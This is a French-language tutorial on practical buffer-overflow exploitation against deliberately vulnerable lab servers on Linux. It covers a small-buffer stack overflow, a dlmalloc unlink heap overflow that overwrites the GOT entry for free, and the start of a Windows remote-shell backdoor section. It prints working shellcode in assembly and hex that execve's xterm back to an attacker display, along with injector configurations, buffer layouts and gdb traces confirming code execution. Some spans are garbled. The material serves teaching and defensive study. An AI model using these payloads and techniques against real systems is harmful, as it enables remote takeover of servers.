0x0804868a <printMsg+32>:   lea   0xffffffff88(%ebp),%eax
0x0804868d <printMsg+35>:   push  %eax
0x0804868e <printMsg+36>:   call  0x804850c <printf>
0x08048693 <printMsg+41>:   add   $0x10,%esp
0x08048696 <printMsg+44>:   leave
0x08048697 <printMsg+45>:   ret
End of assembler dump.
(gdb) b *0x0804866a
Breakpoint 1 at 0x804866a: file server.c, line 23.
(gdb) r
Starting program: server
Current stack: 0xbfffea00
server: waiting for data on port TCP 1500

```

On connecte un client en telnet et on envoie une centaine de 'a'. L'exécution s'arrête sur le breakpoint. On trace jusqu'au ret :

```

(gdb) x /3xw $esp
0xbfffe9dc:    0x61616161    0x000abe03    0xbfffea00

```

L'adresse de retour a été écrasée par nos 'a'. Le programme est donc bien exploitable.

Analyse de l'exploit

Structure du buffer.

Contrairement à la partie précédente, seuls les 100 premiers octets de notre buffer sont copiés :

```
read(newSocketfd, szBuffer, MAX_MSG)
```

Nous ne pouvons donc pas comme précédemment remplir le buffer d'adresse de saut puis ajouter des nops et enfin le shellcode. Il faut positionner le shellcode **avant** l'adresse de retour (d'où le nom de « shellcode before »).

Voici l'allure de notre buffer :

Taille max = 100 octets		
NOP	shellcode	@ de saut

On voit tout de suite que l'exploitation sera beaucoup plus délicate : notre shellcode faisant 79 octets, la marge ne manœuvre est relativement limitée.

Détermination du nombre d'adresse de saut et de nops.

Etant donné que la taille du buffer est relativement petite, nous ne mettrons qu'une seule adresse de saut.

Pour déterminer le nombre de NOP, évaluons la taille du buffer à envoyer :

Nous augmentons progressivement le nombre de nops :

- 1- Avec 9 nops (90 octets envoyés), le programme ne plante pas.
- 2- Avec 10 nops (91 octets envoyés), le programme plante (ou du moins ferme la connexion).

Le tableau suivant résume l'état de la pile au moment du ret dans printMsg en fonction la longueur du buffer envoyé.

		ebp	@retour	
Ligne 1	00 0A BF FF	
Ligne 2	0A BF FF FF 00	
Ligne 3		BF FF FF FF	00 0A

La ligne 1 représente la situation avec 9 nops : ni ebp ni l'adresse de retour ne sont modifiée.

La ligne 2 représente la situation avec 10 nops : Un octet de ebp est écrasé l'adresse de retour n'est pas modifiée. Dans cet état le programme ne parvient pas à récupérer le contexte au retour dans main car ebp à une valeur erronée. Le programme sort donc sur le « write » sans planter.

La ligne 3 représente la situation à obtenir : il faut donc 19 nops.

Détermination de l'adresse de saut.

L'adresse de saut doit être entre @printMsg et @printMsg+17. Comme l'adresse de la pile change à chaque exécution, il peut être un peu long de tomber sur la bonne valeur. Pour nous faciliter la tâche, j'affiche un ordre de grandeur de la valeur pile. On utilisera cette valeur comme adresse de saut.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Exploitation du serveur

Sur la machine Linux.

- 1- Lancez le serveur

```
$ ./server_before
Current stack: 0xbfffe430
./server_before: waiting for data onKQâPSá°CP 1500
L'adresse de pile est alors 0xbfffe430.
```

Sur la machine attaquante.

- 1- Editez le fichier de configuration « linux_stack_overflow_before_exploit.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=NOP:16|SHELLCODE:1|JMP:1
```

- 2- Lancez injecter.pl en passant l'adresse de saut dans la commande pour éviter de modifier le fichier de configuration à chaque test :

```
injecter.pl -f linux_stack_overflow_before_exploit.conf -r -j 0xbfffe430
-----
--          injecter.pl          --
--          --                    --
-- ghorg0re/3ey's exploit tools --
--          --                    --
--   Autor:   ghorg0re/3ey       --
--   Version: 1.06              --
--   Date:    17/05/2004        --
-----

Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-----

Packet number 0

Data to
send: "EEEEEEEEEEEEEEEEUU[1LêC¶êC0PîK§QêÔPSêßσ=ÇPÒ /usr/X11R6/bin/xtermXDISPLAY=192.168.
00
0.002:0.0X0ö ¶ "
Sending Data...
Data received:""
```

- 3- Une fenêtre xterm s'ouvre alors sur le client. Comme précédemment, elle possède les droits de l'utilisateur sous lequel tournait le serveur.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Exploitation du serveur 3: Heap overflow.

Les exemples précédemment illustraient des débordements de pile. L'exploitation est relativement directe car la pile contient des adresses chargées dans eip lors d'une instruction « ret ». Lors d'un débordement, nous avons vu qu'il était possible d'écraser ces adresses et donc de modifier le flot d'exécution.


Les débordements de buffer sont tout à fait possible dans le heap : Une application qui réserve dynamiquement 50 octets (par un malloc) et copie une entrée non vérifiée dans cet espace est sujette à ces vulnérabilités.

Mais qu'en est-il de l'exploitabilité ? En effet, le heap ne contient à priori aucune adresse susceptible d'être chargée dans eip. Certaines applications utilisant des fonctions virtuelles dans des classes pourraient être exploitable, mais cela n'est pas le cas général.


Ce qui semblait impossible a pourtant été décrit par Solar Designer qui a introduit la technique de la macro UNLINK. Le serveur 3 va illustrer cette technique.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

Implémentation de la librairie GNU C

Pour comprendre cette technique, il faut tout d'abord comprendre le fonctionnement de l'algorithme de gestion de mémoire de la librairie GNU C, qui a été écrit par Doug Lea. Je ne ferais ici qu'une bref introduction à cet algorithme. Je vous conseille de compléter ces informations par la lecture de l'article de phrack sur cette technique [2]

Les chunks.

La librairie GNU garde les informations concernant les portions de mémoire dans des « chunks ». Ces chunks ont la structure suivante :

```
chunk -> |-----+-----|
          | prev_size      |
          +-----+-----+
          | size           |
          +-----+-----+
mem ->   | data           |
          | : ...         |
          +-----+-----+
nextchunk -> | prev_size ... |
              |             |
              +-----+-----+
```


Voici la signification de chaque champ :

data	« mem » est le pointeur que l'on récupère par le malloc. Donc lors de l'appel : <code>unsigned char *mem = malloc (16);</code> mem est égal au pointeur de la figure sur data et (mem-8) est égal au pointeur sur le chunk.
prev size	<ul style="list-style-type: none">• Si le chunk précédent est libre, indique sa taille.• Sinon, fait partie des data du chunk précédent pour sauver 4 octets.
size	Contient la taille des data. Le calcul de la taille à partir de la taille demandée n'est pas direct et ne sera pas expliqué ici. Pour vous faire un programme effectuant ce calcul, vous pouvez vous inspirer de la page : http://www.synnergy.net/exploits/vudo.c Il faut cependant noter que la taille est toujours alignée sur un DWORD ; les trois bits de poids faible sont donc toujours à zéro. Ils sont donc utilisé pour autre chose : <ul style="list-style-type: none">• Le plus faible, appelé PREV_INUSE, indique si le chunk précédent est utilisé.• Le suivant indique si la mémoire est m-mappée.• Le suivant n'est pas utilisé.

La libération de mémoire.

Lors d'un appel à free, certains tests sont effectués :

- Si les voisins du chunk libéré sont aussi libres, ils vont être rassemblés.
- Sinon, le bit PREV_INUSE du chunk suivant est mis à zéro. Le chunk libéré est modifié :



2 valeurs sont ajoutées : fd et bk, qui sont des pointeurs dans une liste doublement chaînées de blocs libres.

Pour résumer, lorsqu'un chunk N est libéré, l'algorithme vérifie si les chunks voisins sont libres ou non. Par exemple, si le chunk N+1 est libre, il va être fusionné avec le chunk N. Pour cela, il faut enlever le chunk N+1 de la liste des chunks libres. Pour faire cette opération, l'algorithme utilise la macro UNLINK suivante :

```
#define unlink( P, BK, FD ) {
    BK = P->bk;           \           [1]
    FD = P->fd;           \           [2]
    FD->bk = BK;         \           [3]
    BK->fd = FD;         \           [4]
}
```

BK et FD sont des variables temporaires.

Principe de l'exploitation du débordement.

Une situation de débordement usuelle est la suivante :

```
mem = malloc(25);
mem2 = malloc(25);
...
strcpy(mem, input);
...
free(mem);
```

La mémoire allouée a la structure suivante :

```
[prev_size][size P][32 bytes][prev_size][size P][data ... ]
```

On voit donc que si input est supérieur à 32 bytes, la copie va écraser le chunk suivant.

Lorsque free est appelé, l'algorithme va regarder si le second chunk est libre ou non pour le concaténer. Si c'est le cas, la macro unlink va être appelée. Or cette macro effectue des opérations d'écriture en mémoire à partir des pointeurs FD et BK du chunk que nous avons écrasé. Il est donc possible en injectant des valeurs particulières d'écrire une valeur de notre choix à une adresse de notre choix.

Par exemple, nous pouvons mettre dans FD l'adresse de la fonction (moins 12 pour compenser l'offset de BK) et dans BK l'adresse de notre shellcode.

La solution la plus simple est de remplacer une des adresses de la GLOBAL_OFFSET_TABLE avec l'adresse de notre shellcode. Ainsi lors du prochain appel de cette fonction, l'exécution sautera sur notre shellcode.

Il reste alors plusieurs difficultés :

- En fait, le chunk N+1 n'est pas libre. Donc la macro unlink n'est normalement pas appelée. Pour éviter cela, il faut modifier ce chunk pour que l'algorithme croit qu'il est libre. Pour savoir si un chunk est libre, l'algorithme saute au chunk suivant (en se basant sur la taille du chunk) puis regarde le bit PREV_INUSE.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

L'idée est donc le remplacer la taille du chunk N+1 par la valeur -4. Ainsi au lieu d'analyser le bit PREV_INUSE du chunk N+2, l'algorithme testera celui du chunk N+1, qui aura bien sûr été marqué comme libre.

- L'adresse de notre shellcode doit être brute-forcée ou extraite par débogage.
- L'adresse de la GLOBAL_OFFSET_TABLE doit être brute-forcée ou extraite par objdump.

Voici par exemple le résultat obtenu pour le serveur 3 :

```
$ objdump -t server_heap_overflow

server_heap_overflow:      file format elf32-i386

SYMBOL TABLE:
080480f4 l    d  .interp      00000000
08048108 l    d  .note.ABI-tag 00000000
08048128 l    d  .hash       00000000
080481d0 l    d  .dynsym     00000000
08048340 l    d  .dynstr     00000000
080483f2 l    d  .gnu.version 00000000
08048420 l    d  .gnu.version_r 00000000
08048440 l    d  .rel.dyn   00000000
...
08048558      F *UND* 000001b4      malloc@@GLIBC_2.0
...
08049c2c g    O  .got      00000000      _GLOBAL_OFFSET_TABLE_
...
```

On constate que :

- Notre serveur utilise bien malloc de GLIBC
- La GLOBAL_OFFSET_TABLE est en 0x08049c2c. Pour brute-forcer une adresse, il suffit de prendre cette adresse et d'incrémenter de 4.
- Si la ligne 3 de unlink nous permet d'écrire l'adresse de notre shellcode à la place de l'adresse d'une fonction, la ligne 4 écrit FD sur le WORD à l'offset 8 de notre shellcode ! Nous devons donc utiliser un shellcode effectuant un saut par dessus cette valeur écrasée.
- Puisque la fonction free est appelée sur mem, les deux premiers WORD vont être écrasés par FD et BK. Il faut donc commencer le buffer par 2 WORD inutiles et sauter en buffer+8

Finalement, voici l'allure du buffer :

0	4	8	10	12	16	20
OVERW	OVERW	JMP offset 20	XXX	XXX	OVERW	EXECVE

Les cases OVERW sont celles qui sont écrasées.

L'adresse placée dans FD est @WRITE-12

L'adresse placée dans BK est @BUFFER+8

où :

- @WRITE est l'adresse où l'on souhaite écrire (dans GLOBAL_OFFSET_TABLE)
- @BUFFER est l'adresse du buffer mem.


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Les schémas suivant résument le principe de l'exploitation :


Avant sprintf :




Après sprintf :



Après free :



GLOBAL_OFFSET_TABLE:



Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Après connexion, il accepte une commande, envoyée suivant le format : [1] [data]

Lors de la réception d'un buffer, le serveur analyse donc le premier octet.

- Si ce n'est pas un « 1 », il renvoie la chaîne « urknow command ».
- S'il s'agit d'un « 1 », alors il alloue une structure CONNEXION, dans laquelle il enregistre l'heure de connexion, et un buffer de taille fixe, dans lequel il recopie la donnée envoyée par le client concaténée à la chaîne « login ».

Il libère ensuite les deux structure avec la fonction free.

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>

#define SERVER_PORT 1500
#define MSG_UKN_CMD "Unknow command\n"
#define SZ_USERNAME 200
#define SZ_BUFFER 1500
#define CMD_USER 1

/*****
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 *****/
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
void error(char *msg)
{
    perror(msg);
    exit(-1);
}

/*****
 * Definition des structures
 *
 * CONNEXION: enregistre l'heure de la connexion
 *
 *****/

typedef struct
{
    time_t connectTime;
} CONNEXION;

/*****
 * Fonction processData
 *
 * Analyse le message szBuffer et renvoie une reponse sur newSocketfd
 *
 *****/

void processData(int newSocketfd, char *szBuffer)
{
    char          *p;
    CONNEXION     *c;

    // La commande reçu est un login
    if(szBuffer[0] == CMD_USER)
    {
        // Allour un buffer de taille SZ_USERNAME et une structure CONNEXION
        p=(char *) malloc(SZ_USERNAME*sizeof(char));
        c=(CONNEXION *) malloc(sizeof(CONNEXION));

        // Rempli les structures
        c->connectTime=time();
        sprintf(p,"%s login\n", &szBuffer[1]);

        // Renvoie la reponse au client
        if(write(newSocketfd, p, strlen(p)) < 0)
            error("ERROR writing to socket");

        // Libere la memoire
        free(p);
        free(c);
    }
    // La commande reçu est inconnue
    else
    {
        if(write(newSocketfd, MSG_UKN_CMD, strlen(MSG_UKN_CMD)) < 0)
            error("ERROR writing to socket");
    }
}

/*****
 * Fonction main
 *
 * Cree un serveur en ecoute sur le port SERVER_PORT
 *
 *****/

int main (int argc, char *argv[])
{
    int sockfd, newSocketfd, cliLen;
    struct sockaddr_in cliAddr, servAddr;
    char szBuffer[SZ_BUFFER];
    int n;
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
// Cree socket
if((socketfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    error("Cannot open socket ");

// Bind sur le port
servAddr.sin_family = AF_INET;
servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
servAddr.sin_port = htons(SERVER_PORT);

if(bind(socketfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
    error("Cannot bind port ");

listen(socketfd,5);

printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
cliLen = sizeof(cliAddr);

// Attente d'un client
if((newSocketfd = accept(socketfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
    error("Cannot accept connection");

// Envoie banner d'accueil
snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
    error("ERROR writing to socket");

// Boucle de reception des messages
bzero(szBuffer, sizeof(szBuffer));
while((n = read(newSocketfd, szBuffer, SZ_BUFFER)) > 0)
{
    processData(newSocketfd, szBuffer);
    bzero(szBuffer, sizeof(szBuffer));
}
}
```

Analyse du fonctionnement.

- 1- Allez dans le répertoire VULN_SERVER_HEAP_OVERFLOW
- 2- Recompiliez le serveur server_heap_overflow
- 3- Lancez le serveur dans gdb

On met un breakpoint après les allocations. On peut alors lire les adresses des allocations :

```
(gdb) p c
$1 = (CONNEXION *) 0x8049db0
(gdb) p p
$2 = 0x8049ce0 ""
```

On affiche la mémoire autour de la variable c :

```
(gdb) x /4xw c-2
0x8049da8: 0x00000000 0x00000011 0x00000000 0x00000000
```


On vérifie que $0x11 = 17$ correspond bien à la taille réservée pour une allocation de 4 bytes avec le bit (PREV_INUSE : $\text{request2size}(4) | \text{PREV_INUSE} = 17$)

Si le buffer envoyé à une taille supérieure à $0x8049db0 - 0x8049ce0 - 8 = 0xc8$ (200), les valeurs prev_size et size du chunk de c vont donc être écrasées.

Attention, comme le premier octet est enlevé (c'est le code indiquant le contenu de la trame), en réalité le buffer doit être de 201 octets.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

La structure du buffer à envoyer est donc :



(Le power point a une animation illustrant assez bien cette partie).

Pour augmenter la clarté, j'ai éclaté le buffer sur 4 lignes.

- La première ligne représente l'octet CODE, de valeur 0x01 (CMD_USER)
- La deuxième ligne représente les 2 WORD qui sont écrasés lors de la libération de p. J'ai fait commencé le compte d'offset à partir de là, car c'est à partir d'ici que le buffer est copié dans p.
- La troisième ligne représente le shellcode. On retrouve le saut à la partie EXECVE, au dessus l'espace qui va être en parti écrasé par le 4^{ème} ligne de UNLINK.
- La quatrième ligne représente du bourrage. J'ai mis de NOP, mais on pourrait mettre n'importe quelle valeur non nulle.
- La dernière ligne représente les données qui vont écraser le chunk suivant. On retrouve :
 - Le champ PREV_SIZE a une valeur ayant le bit PREV_INUSE (bit de poids faible) à 0.
 - Le champ SIZE contenant la fausse taille de notre chunk.
 - L'adresse où écrire.
 - L'adresse à écrire.

Quelques précisions sur cette dernière ligne :

- La fausse taille est de -4. Donc lorsque l'algorithme va sauter au chunk suivant, il tombera sur le DWORD avant notre faux chunk. Lorsqu'il lira le champ SIZE, il accèdera en fait au champ PREV_SIZE (0xdeadbabe), qui a bien son bit de poids faible à 0.
- L'adresse où écrire permet d'écraser l'adresse de free dans la GLOBAL_OFFSET_TABLE. Pour la trouver, on peut analyser le code appelant free :

```
0x080487a6 <processData+160>: call 0x80485e8 <free>
```

et

```
(gdb) x /i 0x80485e8  
0x80485e8 <free>: jmp *0x8049c70
```

L'écriture se faisant 12 octets après l'adresse donnée, nous devons injecter la valeur :
0x8049c70-0xC=0x8049c68

- L'adresse à écrire correspond à début du shellcode.

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Le shellcode.

Le shellcode est le même que celui utilisé pour les stack overflow, avec une légère modification : l'ajout des 10 octets dont une partie va être écrasée par la 4^{ème} ligne de UNLINK :

```
#include <stdio.h>

int main(int argv, char ** argc)
{
    asm("
begin:
    .string \"AAAA\"
    jmp    getaddr
    add    $0xdeadbabe, %eax    /* Instruction inutile ecrase par fd et bk */
    add    $0xdeadbabe, %eax    /* Instruction inutile ecrase par fd et bk */
function:
    popl   %ebx                /* Recupere adresse de la commande */
    xor    %eax, %eax

    movb   %al, 0x14(%ebx)
    movb   %al, 0x30(%ebx)

    pushl  %eax                /* push NULL */
    lea    0x15(%ebx), %ecx
    pushl  %ecx                /* push @ variable d'env DISPLAY */
    movl   %esp, %edx          /* Load @ tableau env dans edx */
    pushl  %eax                /* push NULL */
    pushl  %ebx                /* push @ de la commande */
    movl   %esp, %ecx          /* Load @ tableau dans ecx */

    movb   $0xb, %al
    int    $0x80
getaddr:
    call   function
.shell_string:
    .string \"/usr/X11R6/bin/xtermXDISPLAY=192.168.000.002:0.0X\"
    /* le X a remplacer par un 0 */
    ");
}
```

En pratique :

- 1- Allez dans le répertoire SHELLCODE_BUILDER sur la machine Linux.
- 2- Editez le fichier « buildShellCode.c.launchxterm.heapoverflow » et remplacer l'adresse IP dans la ligne .shell_string
DISPLAY=192.168.001.002:0.0
- 3- Copiez buildShellCode.c.launchxterm.heapoverflow en buildShellCode.c
- 4- Lancez le script de test :

```
$ ./shellcodeBuilder.sh -t
=====
--          shellcodeBuilder.sh          --
--                                         --
-- ghorg0re/3ey's exploit tools         --
--                                         --
-- Autor:   ghorg0re/3ey                 --
-- Version: 1.00                          --
-- Date:    17/05/2004                    --
=====

=====
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
=====

Extracting shellcode ...
char
shell[] = "\xeb\x22\x05\xbe\xba\xad\xde\x05\xbe\xba\xad\xde\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
// Shellcode size = 90 bytes
=====
Generating testShellCode.c...
=====
Building testShellCode.c ...
=====
Executing testShellCode ...
```

- 5- Une fenêtre xterm s'ouvre sur la machine attaquant (Pensez à lancer le serveur X dessus !).
- 6- Construisez le shellcode :

```
$ ./shellcodeBuilder.sh -b

-----
--          shellcodeBuilder.sh          --
--                                          --
-- ghorg0re/3ey's exploit tools         --
--                                          --
--   Autor:   ghorg0re/3ey               --
--   Version: 1.00                       --
--   Date:    17/05/2004                 --
--                                          --
-----

Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
-----
Extracting shellcode ...
$shellcode="\xeb\x22\x05\xbe\xba\xad\xde\x05\xbe\xba\xad\xde\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
# Shellcode size = 90 bytes

1;
-----
Writing shellcode to shellcode.pm ...
```

- 7- Copiez le fichier shellcode.pm sur la machine attaquante, dans le répertoire INJECTER.

Exploitation du serveur

Sur la machine Linux.

- 1- Lancez le serveur

```
$ ./server_heap_overflow
./server_heap_overflow: waiting for data on port TCP 1500
```

Sur la machine attaquante.

- 1- Copiez le fichier shellcode.pm depuis le répertoire BUILD_SHELLCODE de la machine Linux vers le répertoire INJECTER de la machine attaquante.
- 2- Editez le fichier de configuration « linux_heap_overflow_exploit.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=0x01:1|0xdeadbabe:1|0xdeadbabe:1|SHELLCODE:1|0x90:102|0xdeadbabe:1|0xffffffff4:1|0x08049C64:1|0x08049ce8:1
```

- 3- Lancez injecter.pl :

```
injecter.pl -f linux_heap_overflow_exploit.conf -r

-----
--          injecter.pl          --
--                                          --
-- ghorg0re/3ey's exploit tools         --
--                                          --
--   Autor:   ghorg0re/3ey               --
--   Version: 1.06                       --
--   Date:    17/05/2004                 --
--                                          --
-----
```


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
0x080485e8 in free ()
1: x/i $pc 0x080485e8 <free>: jmp *0x8049c70
(gdb)
0x08049ce8 in ?? ()
1: x/i $pc 0x8049ce8: jmp 0x8049d0c
(gdb)
0x08049d0c in ?? ()
1: x/i $pc 0x8049d0c: call 0x8049cf4
(gdb)
0x08049cf4 in ?? ()
1: x/i $pc 0x8049cf4: pop %ebx
```

Et voilà, nous sommes dans notre shellcode...

Conclusion sur l'exploitation sous Linux

Il faut retenir de cette partie que l'écriture d'un shellcode ouvrant une fenêtre xterm en EXPORT DISPLAY est une opération relativement facile et que le code reste très petit. Ceci est dû à la puissance de l'api noyau de Linux et aux outils orientés réseau fournis en natif... le revers de médaille.

De nombreuses solutions sont alors possible pour compliquer l'exploitation :

- Ajouter des équipements de filtrage.
- Faire tourner le serveur dans une cage chroot pour réduire le nombre d'outils disponibles. A noter que la cage chroot peut être brisée dans certaines conditions.

Pour les exploitations, il faut retenir que l'écrasement de l'adresse de retour dans le stack n'est **qu'une** méthode pour rediriger l'exécution vers du code injecté parmi d'autres. Il existe un très grand nombre de possibilités, même lorsque le débordement se fait dans des zones apparemment loin de toute valeur chargée dans eip.

Exploitation sous Windows

Les buffer overflows sous Windows sont un sujet moins souvent couvert par les documents disponibles sur Internet. Pourtant les derniers vers comme msblast ou sasser nous ont montré l'importance et la gravité du phénomène. L'objectif de cette partie est donc d'effectuer une introduction à ces attaques sous Windows, toujours via l'exploitation de serveurs personnels.

Je vous conseille de lire l'excellent article de Nicolas Ruff [3] intitulé « la fin des buffer overflow sous Windows ». En substance, il présente les améliorations apportées en terme de sécurité par Visual .net et par le SP2 de XP, puis donne des exemples où ces protections sont inefficaces.

Je vais suivre un plan très similaire pour cette partie, de sorte qu'elle apparaisse comme une démonstration pratique de ce qui est décrit dans cet article (Merci à lui pour cette autorisation) :

- Exploitation d'un buffer overflow par écrasement de l'adresse de retour.
 - Cas d'une compilation avec Visual C++ 6.0 : Exploitation directe
 - Cas d'une compilation avec Visual .net : L'option /GS
- Présentation d'une corruption de la VTABLES : Les limites de l'option /GS


Pour mémoire, les services exploités sont des cas d'école et non des véritables applications. L'objectif de cet article n'est en effet pas de dévoiler des failles de sécurité mais d'illustrer ces mécanismes.

Création du shellcode d'exploitation

Principe du shellcode.

Comme dans la partie Linux, nous allons commencer par l'écriture du shellcode. Nous voulons comme sous Linux obtenir un cmd.exe distant. Cependant, Windows ne dispose pas en natif d'outil cmd.exe distant.

En conséquence, nous allons devoir développer notre propre backdoor permettant un accès shell distant. Nous prendrons par exemple une version un peu modifiée du cmd.exe distant sur le site de borland [4]. En résumé, ce programme lance un programme cmd.exe en redirigeant ses entrées/sorties vers des pipes. L'autre extrémité de ces pipes est connectée à des sockets :



Coté client, l'accès se fait par un simple telnet (putty.exe en mode raw).

Le code C est disponible dans WINDOWS\BACKDOOR. Il faut maintenant le rendre injectable dans un buffer. On constate immédiatement un certain nombre de problèmes.

- L'interface noyau de Windows étant beaucoup plus limitée que celle de Linux, il est devenu très compliqué de l'utiliser directement (de plus cette technique n'est pas portable d'une version de Windows à une autre).
